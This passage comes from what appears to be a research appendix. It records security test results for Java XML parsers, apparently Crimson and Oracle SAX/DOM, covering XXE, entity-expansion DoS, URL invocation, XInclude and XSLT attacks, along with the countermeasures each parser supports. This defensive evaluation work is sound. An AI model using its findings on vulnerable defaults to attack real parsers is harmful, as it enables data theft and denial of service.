(i) Apply a custom EntityResolver to prohibit the processing of external entities. (ii) Apply a custom DeclHandler to prohibit the processing of entities. (iii) Set the feature "external-parameter-entities" (false) to deactivate loading of external parameter entities.

testParameterEntity_doctype

The parser is vulnerable to XXE attacks by default. The following countermeasures are available:
(i) Apply a custom EntityResolver to prohibit the processing of external entities. (ii) Apply a custom DeclHandler to prohibit the processing of entities. (iii) Set the feature "external-parameter-entities" (false) to deactivate loading of external parameter entities. (iv) Set the feature "external-general-entities" (false) to deactivate loading of the [30] external subset.

Note: It is quite unexpected that the feature "external-general-entities" affects the loading of the [30] external subset.

Summary

The parser is vulnerable to XXE attacks by default. The following countermeasures are available:
(i) Apply a custom EntityResolver. (ii) Apply a custom DeclHandler. (iii) Set the feature "external-parameter-entities" (false).

Setting any of these options is fine.

Note: Although the feature "external-parameter-entities" can be used as a countermeasure, its status cannot be queried.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting a custom "DeclHandler" URL Invocation attacks based on DOCTYPE are possible.
- ⋆ When setting a custom "EntityResolver" DoS attacks are possible.
- ⋆ When setting the feature "external-parameter-entities" (false) DoS and XXE and URL Invocation attacks are possible.

F.4.4. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

F.4.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings

The parser uses the default settings as described in Section 11.6.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as a system identifier. This test case confirms that the parser is vulnerable to URL Invocation attacks by default.

F.4.4.2. testURLInvocation_doctype_setEntityResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The parser uses a custom **EntityResolver**.
For a discussion of this feature refer to Section 11.6.2.

Processing

The parser triggers a SAXNotSupportedException “External Entities not allowed”. The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.4.4.3. testURLInvocation_doctype_setFeature_external_general_entities

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature **external-general-entities** is set to *false*.
For a discussion of this feature refer to Section 11.6.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This feature deactivates loading of the [30] external subset. This test case confirms that the parser is not vulnerable to URL Invocation attacks. Note: This behavior is quite unexpected. External general entities and the [30] external subset should normally not be intertwined.

F.4.4.4. testURLInvocation_doctype_setFeature_external_parameter_entities

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature **external-parameter-entities** is set to **false**.
For a discussion of this feature refer to Section 11.6.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

This feature has no impact on the loading of the [30] external subset. This test case confirms that the parser is vulnerable to URL Invocation attacks.

F.4.4.5. testURLInvocation_doctype_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The parser applies the "setProperty()" method to use a custom **DeclHandler**.
For a discussion of this feature refer to Section 11.6.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as a system identifier. A custom DeclHandler does not affect the processing of the [30] external subset. This test case confirms that the parser is vulnerable to URL Invocation attacks.

F.4.4.6. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based external general entities.
The settings, processing and result/security implication are identical to Paragraph F.4.4.1.

F.4.4.7. testURLInvocation_externalGeneralEntity_setEntityResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.4.4.2.

F.4.4.8. testURLInvocation_externalGeneralEntity_setFeature_external_general_entities

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature **external-general-entities** is set to *false*.
For a discussion of this feature refer to Section 11.6.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The feature "external-general-entities" deactivates processing of external general entities. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.4.4.9. testURLInvocation_externalGeneralEntity_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The parser applies the "setProperty()" method to use a custom **DeclHandler**.
For a discussion of this feature refer to Section 11.6.2.

Processing

The parser triggers a SAXException "External Entities not allowed". The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.4.4.10. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implications are identical to Paragraph F.4.4.1.

F.4.4.11. testURLInvocation_parameterEntity_setEntityResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.4.4.2.

F.4.4.12. testURLInvocation_parameterEntity_setFeature_external_general_entities

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature **external-general-entities** is set to *false*.
For a discussion of this feature refer to Section 11.6.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

This feature does not affect the processing of external parameter entities. This test case confirms that the parser is vulnerable to URL Invocation attacks.

Note: This test is necessary, because other tests in Paragraph F.4.3.14 and F.4.4.3 show that the feature "external-general-entities" affects the processing of the [30] external subset.

F.4.4.13. testURLInvocation_parameterEntity_setFeature_external_parameter_entities

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature **external-parameter-entities** is set to **false**.
For a discussion of this feature refer to Section 11.6.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.4.4.14. testURLInvocation_parameterEntity_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.4.4.9.

F.4.4.15. testURLInvocation_xinclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.

Settings

The parser uses the default settings as described in Section 11.6.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as the value of an 'href' attribute of an `xi:include` [39] element. This test case confirms that the parser is not vulnerable to URL Invocation attacks by default.

F.4.4.16. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph F.4.4.15.

F.4.4.17. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph F.4.4.15.

F.4.4.18. Conclusion of URL Invocation Attacks

Doctype

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available:
(i) Apply a custom EntityResolver to prohibit the processing of external entities.
(ii) Set the feature "external-general-entities" (false) to deactivate loading the [30] external subset.

We recommend option (i) because this also mitigates other URL Invocation attacks. The feature (i) "external-parameter-entities" (false) or (ii) a custom DeclHandler do not change the default behavior.

External General Entity

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available:
(i) Apply a custom EntityResolver to prohibit the processing of external entities.
(ii) Apply a custom DeclHandler to prohibit the processing of entities.
(iii) Set the feature "external-general-entities" (false) to deactivate loading of external entities.

We recommend option (i) because this also mitigates other URL Invocation attacks.

External Parameter Entity

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available:
(i) Apply a custom EntityResolver to prohibit the processing of external entities.
(ii) Apply a custom DeclHandler to prohibit the processing of entities.
(iii) Set the feature "external-parameter-entities" (false) to deactivate loading of external entities.

We recommend option (i) because this also mitigates other URL Invocation attacks. The feature (i) "external-general-entities" (false) does not change the default behavior.

XInclude / NoNamespaceSchemaLocation / schemaLocation

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary.

Summary

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available: (i) Apply a custom EntityResolver to prohibit the processing of external entities.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting a custom "DeclHandler" URL Invocation attacks based on DOCTYPE are possible.
- ⋆ When setting a custom "EntityResolver" DoS attacks are possible. when setting the feature "external-parameter-entities" (false) DoS and XXE and URL Invocation attacks are possible.
- ⋆ When setting the feature "external-general-entities" (false) DoS and URL Invocation attacks are possible.

F.4.5. XInclude Attacks

The structure of this section is identical to Section A.1.5.

F.4.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 11.6.2.

Processing

The [43] content of [39] element "data" is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default.

F.4.5.2. Conclusion of XInclude Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. Our research indicates that the parser does not support XInclude. We checked the API [Ore04a] and the source code for search terms such as "xinclude" and "xi:include".

F.4.6. XSLT Attacks

The structure of this section is identical to Section A.1.6.

F.4.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 11.6.2.

Processing

The root [39] element of the XML document is still the [39] element “xsl:stylesheet”. No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default. Java supports XSLT by using the Xalan or Saxon [rcr08]. However this must be manually invoked.

F.4.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks by default. Therefore, no countermeasures are necessary. The documentation [Ore04a] does not mention any support for XSLT.

F.5. Oracle SAX

F.5.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

F.5.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 11.7.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser processes internal general entities. This test case indicates that the parser may be vulnerable to DoS attacks by default.

F.5.1.2. testDOS_core_setAttribute_EXPAND_ENTITYREF

Additional test: Checks whether this feature mitigates DoS attacks.

Settings

The feature **EXPAND_ENTITYREF** is set to *false*.
For a discussion of this feature refer to Section 11.7.2.

Processing

The [43] content of the root [39] element is empty.

Result/Security Implication

This feature deactivates processing of internal general entities. This test case confirms that the parser is not vulnerable to DoS attacks.

F.5.1.3. testDOS_core_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates a DoS attack.

Settings

The parser applies the "setProperty()" method to use a custom **DeclHandler**.
For a discussion of this feature refer to Section 11.7.2.

Processing

The parser triggers a SAXException "Entities not allowed".

Result/Security Implication

The custom DeclHandler triggers an exception if an entity declaration is found. This test case confirms that the parser is not vulnerable to DoS attacks.

F.5.1.4. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).

Settings

The parser uses the default settings as described in Section 11.7.2.

Processing

The parser expands the entity reference to entity `a2` and includes 10,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on entity expansion. This test case confirms that the parser is vulnerable to DoS attacks by default.

F.5.1.5. testDOS_indirections_setAttribute_EXPAND_ENTITYREF

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.1.2.

F.5.1.6. testDOS_indirections_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.1.3.

F.5.1.7. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup). The settings, processing and result/security implication are identical to Paragraph F.5.1.4.

F.5.1.8. testDOS_entitySize_setAttribute_EXPAND_ENTITYREF

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.1.2.

F.5.1.9. testDOS_entitySize_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.1.3.

F.5.1.10. Conclusion of Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default. The following countermeasures are available:
(i) Set the feature "EXPAND_ENTITYREF" (false) to deactivate processing of internal general entities. (ii) Apply a custom DeclHandler to prohibit the processing of entities.

Setting any of these options is fine.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting feature "EXPAND_ENTITYREF" URL Invocation attacks based on DOCTYPE are possible.
- ⋆ When setting a custom "DeclHandler" URL Invocation attacks based on DOCTYPE are possible.

F.5.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

F.5.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 11.7.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

The parser processes external general entities. This test case confirms that the parser is vulnerable to XXE attacks by default.

F.5.2.2. testXXE_setAttribute_EXPAND_ENTITYREF

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.1.2.

F.5.2.3. testXXE_setEntityResolver

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The parser uses a custom **EntityResolver**.
For a discussion of this feature refer to Section 11.7.2.

Processing

The parser triggers a SAXNotSupportedException "External Entities not allowed".

Result/Security Implication

The custom EntityResolver triggers an exception if an external entity is found. This test case confirms that the parser is not vulnerable to XXE attacks.

F.5.2.4. testXXE_setFeature_external_general_entities

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **external-general-entities** is set to *false*.
For a discussion of this feature refer to Section 11.7.2.

Processing

The parser triggers a SAXNotSupportedException
"SAX feature 'http://xml.org/sax/features/external-general-entities' not supported."

Result/Security Implication

Although the status of this feature can be queried using the getFeature() method, changing the value is not supported. No processing is done because the feature has to be set before processing starts. This test case confirms that the parser is not vulnerable to XXE attacks.

F.5.2.5. testXXE_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.1.3.

F.5.2.6. Conclusion of XXE Attacks

The parser is vulnerable to XXE attacks by default. Setting the feature "external-general-entities" is not supported. The following countermeasures are available:
(i) Set the feature "EXPAND_ENTITYREF" (false) to deactivate processing of external general entities. (ii) Apply a custom DeclHandler to prohibit the processing of entities. (iii) Apply a custom EntityResolver to prohibit the processing of external entities.

Setting any of these options is fine.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting feature "EXPAND_ENTITYREF" URL Invocation attacks based on DOCTYPE are possible.
- ⋆ When setting a custom "DeclHandler" URL Invocation attacks based on DOCTYPE are possible.
- ⋆ When setting a custom "EntityResolver" DoS attacks are possible.

F.5.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.4.

F.5.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 11.7.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

Because the internal general entity "intern" is resolved we can conclude that the external parameter entity "external" has been successfully processed and the contents have been included in the DTD. This test case confirms that the parser processes external parameter entities by default.

F.5.3.2. testInternalSubset_ExternalPEReferenceInDTD_setAttribute_EXPAND_ENTITYREF

Additional test: Checks whether this feature deactivates processing of external parameter entities.

Settings

The feature **EXPAND_ENTITYREF** is set to *false*.
For a discussion of this feature refer to Section 11.7.2.

Processing

The [43] content of the root [39] element is empty. The parser trigger an XMLParseException "Missing entity 'intern'.".

Result/Security Implication

Since the processing deviates from internal general entities, we assume that this feature also affects the processing of external parameter entities. However, further tests have to be conducted . This test case confirms that the parser does not process external parameter entities.

F.5.3.3. testInternalSubset_ExternalPEReferenceInDTD_setEntityResolver

Additional test: Checks whether this feature deactivates processing of external parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.5.2.3.

F.5.3.4. testInternalSubset_ExternalPEReferenceInDTD_..._external_parameter_entities

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **external-parameter-entities** is set to *false*.
For a discussion of this feature refer to Section 11.7.2.

Processing

The parser triggers a SAXNotSupportedException
"SAX feature 'http://xml.org/sax/features/external-parameter-entities' not supported."

Result/Security Implication

Although the status of this feature can be queried using the getFeature() method, changing the value is not supported. No processing is done because the feature has to be set before processing starts. This test case confirms that the parser is not vulnerable to XXE attacks.

F.5.3.5. testInternalSubset_ExternalPEReferenceInDTD_setProperty_DeclHandler

Additional test: Checks whether this feature deactivates processing of external parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.5.1.3.

F.5.3.6. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.5.3.1.

F.5.3.7. testInternalSubset_PEReferenceInDTD_setAttribute_EXPAND_ENTITYREF

Additional test: Checks whether this feature deactivates processing of internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.5.3.2.

F.5.3.8. testInternalSubset_PEReferenceInDTD_setProperty_DeclHandler

Additional test: Checks whether this feature deactivates processing of internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.5.1.3.

F.5.3.9. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 11.7.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

As demonstrated in previous tests, the parser processes all entities. This test case confirms that the parser is vulnerable to XXE attacks.

Note about the FTP attack:

The parser does not connect to the FTP server and triggers a MalformedURLException “unknown protocol: c”. The error message is identical in all different implementations. Therefore, we assume that this is a parser-specific issue of Oracle.

Note about the SchemaEntity attack:

Since the parser does not validate against an XML Schema by default, this test is not successful. However, setting the method (i) “setValidationMode” (SCHEMA_VALIDATION) changes the default behavior and renders the parser vulnerable . Further testing also shows that any word after a space character in the first line will not be transmitted. We thereby assume that the parser does not implement the Attribute-Value Normalization algorithm correctly. Meaning, only the first word of the file is transmitted.

F.5.3.10. testParameterEntity_core_setAttribute_EXPAND_ENTITYREF

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.3.2.

F.5.3.11. testParameterEntity_core_setEntityResolver

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.2.3.

F.5.3.12. testParameterEntity_core_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.1.3.

F.5.3.13. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.5.3.9.

F.5.3.14. testParameterEntity_doctype_setAttribute_EXPAND_ENTITYREF

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.1.2.

F.5.3.15. testParameterEntity_doctype_setEntityResolver

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.2.3.

F.5.3.16. testParameterEntity_doctype_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.1.3.

F.5.3.17. Conclusion of XXE Attacks Based on Parameter Entities

The parser is vulnerable to XXE attacks by default. The parser is neither vulnerable to an XXE attack which uses the FTP protocol nor to the SchemaEntity attack. Setting the feature "external-parameter-entities" is not supported. The following countermeasures are available:
(i) Set the feature "EXPAND_ENTITYREF" (false) to deactivate processing of parameter entities. (ii) Apply a custom DeclHandler to prohibit the processing of entities. (iii) Apply a custom EntityResolver to prohibit the processing of external entities.

Setting any of these options is fine.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting feature "EXPAND_ENTITYREF" URL Invocation attacks based on DOCTYPE are possible.
- ⋆ When setting a custom "DeclHandler" URL Invocation attacks based on DOCTYPE are possible.
- ⋆ When setting a custom "EntityResolver" DoS attacks are possible.

F.5.4. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

F.5.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings

The parser uses the default settings as described in Section 11.7.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as a system identifier. This test case confirms that the parser is vulnerable to URL Invocation attacks by default.

F.5.4.2. testURLInvocation_doctype_setAttribute_EXPAND_ENTITYREF

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature **EXPAND_ENTITYREF** is set to *false*.
For a discussion of this feature refer to Section 11.7.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

This feature does not affect the loading of the [30] external subset. This test case confirms that the parser is vulnerable to URL Invocation attacks by default.

F.5.4.3. testURLInvocation_doctype_setEntityResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The parser uses a custom **EntityResolver**.
For a discussion of this feature refer to Section 11.7.2.

Processing

The parser triggers a SAXNotSupportedException “External Entities not allowed”. The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.5.4.4. testURLInvocation_doctype_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The parser applies the “setProperty()” method to use a custom **DeclHandler**.
For a discussion of this feature refer to Section 11.7.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as a system identifier. A custom DeclHandler does not affect the processing of the [30] external subset. This test case confirms that the parser is vulnerable to URL Invocation attacks.

F.5.4.5. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based external general entities.
The settings, processing and result/security implication are identical to Paragraph F.5.4.1.

F.5.4.6. testURLInvocation_externalGeneralEntity_setAttribute_EXPAND_ENTITYREF

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature **EXPAND_ENTITYREF** is set to *false*.
For a discussion of this feature refer to Section 11.7.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.5.4.7. testURLInvocation_externalGeneralEntity_setEntityResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.4.3.

F.5.4.8. testURLInvocation_externalGeneralEntity_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The parser applies the "setProperty()" method to use a custom **DeclHandler**.
For a discussion of this feature refer to Section 11.7.2.

Processing

The parser triggers a SAXException "External Entities not allowed". The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.5.4.9. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implications are identical to Paragraph F.5.4.1.

F.5.4.10. testURLInvocation_parameterEntity_setAttribute_EXPAND_ENTITYREF

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.4.6.

F.5.4.11. testURLInvocation_parameterEntity_setEntityResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.4.3.

F.5.4.12. testURLInvocation_parameterEntity_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.5.4.8.

F.5.4.13. testURLInvocation_xinclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.

Settings

The parser uses the default settings as described in Section 11.7.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as the value of an 'href' attribute of an `xi:include` [39] element. This test case confirms that the parser is not vulnerable to URL Invocation attacks by default.

F.5.4.14. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph F.5.4.13.

F.5.4.15. testURLInvocation_noNamespaceSchemaLocation_setValidationMode

Additional test: Checks whether these features facilitate URL Invocation attacks.

Settings

The parser sets the method "setValidationMode()" to *SCHEMA_VALIDATION*.
For a discussion of this feature refer to Section 11.7.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

Note that namespaces are reported as deactivated. This method activates processing of the "noNamespaceSchemaLocation" attribute. This test case confirms that the parser is vulnerable to URL Invocation attacks.

F.5.4.16. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph F.5.4.13.

F.5.4.17. testURLInvocation_schemaLocation_setValidationMode

Additional test: Checks whether these features facilitate URL Invocation attacks.

Settings

The parser sets the method "setValidationMode()" to *SCHEMA_VALIDATION*.
For a discussion of this feature refer to Section 11.7.2.

Processing

The parser triggers an XMLParseException
"Can not build schema 'ttt' located at 'http://127.0.0.1:5000/url_invocation_schemaLocation.xsd"'. The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

Note that namespaces are reported as deactivated. Although the parser triggers an exception, the attack is still successful. This test case confirms that the parser is vulnerable to URL Invocation attacks.

F.5.4.18. Conclusion of URL Invocation Attacks

Doctype

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available:
(i) Apply a custom EntityResolver to prohibit the processing of external entities.

The feature (i) "EXPAND_ENTITYREF" (false) or (ii) a custom DeclHandler do not change the default behavior.

External General Entity / External Parameter Entity

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available:
(i) Apply a custom EntityResolver to prohibit the processing of external entities. (ii) Apply a custom DeclHandler to prohibit the processing of entities. (iii) Set the feature "EXPAND_ENTITYREF" (false) to deactivate loading of external entities.

We recommend option (i) because this also mitigates other URL Invocation attacks.

XInclude

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary.

NoNamespaceSchemaLocation / schemaLocation

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The method "setValidationMode" (SCHEMA_VALIDATION) changes the default behavior and renders the parser vulnerable.

Summary

The parser is vulnerable to URL Invocation attacks by default. The method "setValidationMode" (SCHEMA_VALIDATIO
renders the parser vulnerable. The following countermeasures are available:
(i) Apply a custom EntityResolver to prohibit the processing of external entities.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting feature "EXPAND_ENTITYREF" URL Invocation attacks based on DOCTYPE are possible.
- ⋆ When setting a custom "DeclHandler" URL Invocation attacks based on DOCTYPE are possible.
- ⋆ When setting a custom "EntityResolver" DoS attacks are possible.

F.5.5. XInclude Attacks

The structure of this section is identical to Section A.1.5.

F.5.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 11.7.2.

Processing

The [43] content of [39] element "data" is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default.

F.5.5.2. Conclusion of XInclude Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. Our research indicates that the parser does not support XInclude. We checked the API [Ora04d] for search terms such as "xinclude" and "xi:include".

F.5.6. XSLT Attacks

The structure of this section is identical to Section A.1.6.

F.5.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 11.7.2.

Processing

The root [39] element of the XML document is still the [39] element “xsl:stylesheet”. No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default. Oracle supports XSLT by using the class oracle.xml.parser.v2.XSLProcessor [Ora04b]

F.5.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks by default. Therefore, no countermeasures are necessary. XSLT support has to be manually invoked.

F.6. Oracle DOM

F.6.1. Denial-of-Service Attacks

We execute the same set of tests as in Section F.5.1, which yields identical results.

F.6.2. XML External Entity (XXE) Attacks

We execute the same set of tests as in Section F.5.2, which yields identical results.

F.6.3. XXE Attacks Based on Parameter Entities

We execute the same set of tests as in Section F.5.3, which yields identical results.

F.6.4. URL Invocation Attacks

We execute the same set of tests as in Section F.5.4, which yields identical results.

F.6.5. XInclude Attacks

We execute the same set of tests as in Section F.5.5, which yields identical results.

F.6.6. XSLT Attacks

We execute the same set of tests as in Section F.5.6, which yields identical results.

Bibliography

[apa01] apache.org. Crimson 1.1.3. http://mvnrepository.com/artifact/crimson/crimson/1.1.3, 2001.

[apa02a] apache.org. Index of /xml/crimson. http://svn.apache.org/viewvc/xml/crimson/, 2002.

[apa02b] apache.org. Xmlreaderimpl. http://svn.apache.org/viewvc/xml/crimson/trunk/src/org/apache/crimson/parser/XMLReaderImpl.java?view=markup, 2002.

[apa10a] apache.org. Class securitymanager. https://xerces.apache.org/xerces2-j/javadocs/xerces2/org/apache/xerces/util/SecurityManager.html#getEntityExpansionLimit%28%29, 2010.

[apa10b] apache.org. Class securitymanager. https://xerces.apache.org/xerces2-j/javadocs/xerces2/org/apache/xerces/util/SecurityManager.html, 2010.

[apa10c] apache.org. Crimson. https://xml.apache.org/crimson/, 2010.

[apa10d] apache.org. Features. https://xerces.apache.org/xerces2-j/features.html, 2010.

[apa10e] apache.org. Properties. https://xerces.apache.org/xerces2-j/properties.html, 2010.

